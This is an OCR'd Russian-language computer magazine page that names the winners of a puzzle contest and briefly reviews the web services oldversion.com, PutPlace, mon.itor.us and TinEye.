
ПРИЗЫ И ПОБЕДИТЕЛИ

Объявляем победителей, ответивших на вопросы прошлого X-puzzle.

1-е место: samvel (samkar@plavsk.tula.net)
2-е место: Vladimir Shelistov (shelistov_v@mail.ru)
3-е место: Алексей Цветков (xeenych@gmail.com)

Победители этого месяца получат подписку на Х

http:// WWW2



OLD VERSION
WWW.OLDVERSION.COM

Практика показывает, что новые версии программ далеко не всегда самые лучшие. Сколько уже было примеров, когда разработчик вдруг отказывался от полезной фичи в сторону упрощения продукта. Или другой пример — привычный интерфейс вдруг меняют не в лучшую сторону. Причем, конечно же, с официального сайта дистрибутив старой версии исчезает, и если бы не сайт **oldversion.com**, то найти бы его вряд ли удалось. А тут — пожалуйста: даже Skype 0.90beta-версии.

УДОБНЫЙ BACKUP ФАЙЛОВ

PUTPLACE
WWW.PUTPLACE.COM

Когда я столкнулся с задачей бэкапа файлов сразу с нескольких компьютеров, сразу же появился вопрос: а где эти бэкапы хранить? Поднимать специальный сервер для этого не хотелось, а подходящего онлайн хранилища попросту не было. На выручку пришел замечательный сервис PutPlace, который с помощью специального клиента автоматически создает резервные копии файлов с разных компьютеров, бесплатно предоставляя 2 Гб дискового пространства для их хранения онлайн.



MONITORUS
MON.ITOR.US

Найти сегодня стабильный хостинг — задача на редкость сложная. Убедиться в том, что сервера лежат даже у раскрученных хостеров, достаточно просто, если установить за сайтом мониторинг. Для этого даже не обязательно устанавливать какую-либо прогу и пинговать сайт 24 часа в сутки — за тебя все сделают мониторинг-сервисы. **mon.itor.us** следит за 120.000 сайтов, опрашивая их раз в 5 минут по самым различным протоколам. Так что, предложение свалить от нерадивого хостера всегда поступит вовремя.



TINEYE
TINEYE.COM

Задача у этого хостера вполне тривиальная: он ищет картинки. Только делает это вовсе не по тегам и не по контексту страницы, вместо этого он использует похожее изображение. То есть, имея какое-либо изображение, можно попробовать найти его в лучшем качестве, поискать нечто похожее или просто выяснить, откуда оно вообще взялось. Поисковик, наконец-то, закончил стадию закрытого бета-тестирования и сейчас доступен для всех желающих.